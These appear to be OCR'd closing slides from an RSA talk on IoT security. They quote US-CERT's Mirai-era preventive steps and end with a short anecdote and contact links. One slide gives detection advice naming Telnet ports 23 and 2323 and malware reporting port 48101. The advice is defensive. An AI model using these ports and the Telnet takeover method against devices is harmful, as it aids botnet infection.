
Securing Your IoT Devices

- Change default username and password
- Disable unnecessary remote access to the IoT device
- US-CERT Advisory - https://www.us-cert.gov/ncas/alerts/TA16-288A


US-CERT PREVENTIVE STEPS

- Ensure all default passwords are changed to strong passwords. Default usernames and passwords for most devices can easily be found on the Internet, making devices with default passwords extremely vulnerable.
- Update IoT devices with security patches as soon as patches become available.
- Disable Universal Plug and Play (UPnP) on routers unless absolutely necessary.[12 (link is external)]
- Purchase IoT devices from companies with a reputation for providing secure devices.
- Consumers should be aware of the capabilities of the devices and appliances installed in their homes and businesses. If a device comes with a default password or an open Wi-Fi connection, consumers should change the password and only allow it to operate on a home network with a secured Wi-Fi router.
- Understand the capabilities of any medical devices intended for at-home use. If the device transmits data or can be operated remotely, it has the potential to be infected.
- Monitor Internet Protocol (IP) port 2323/TCP and port 23/TCP for attempts to gain unauthorized control over IoT devices using the network terminal (Telnet) protocol.[13 (link is external) (link is external)]
- Look for suspicious traffic on port 48101. Infected devices often attempt to spread malware by using port 48101 to send results to the threat actor.

Sam realized he has not been doing this...



We need to change our device's passwords before it's too late!!!



RSA

@tophs

This is gonna be a long day...

THE END?!?

RSA

@tophs

Thank You!!!

- @TOPHS
- BIT.LY/ELISANBOOKS
- FACEBOOK.COM/CCELISAN
- LINKEDIN.COM/IN/ELISAN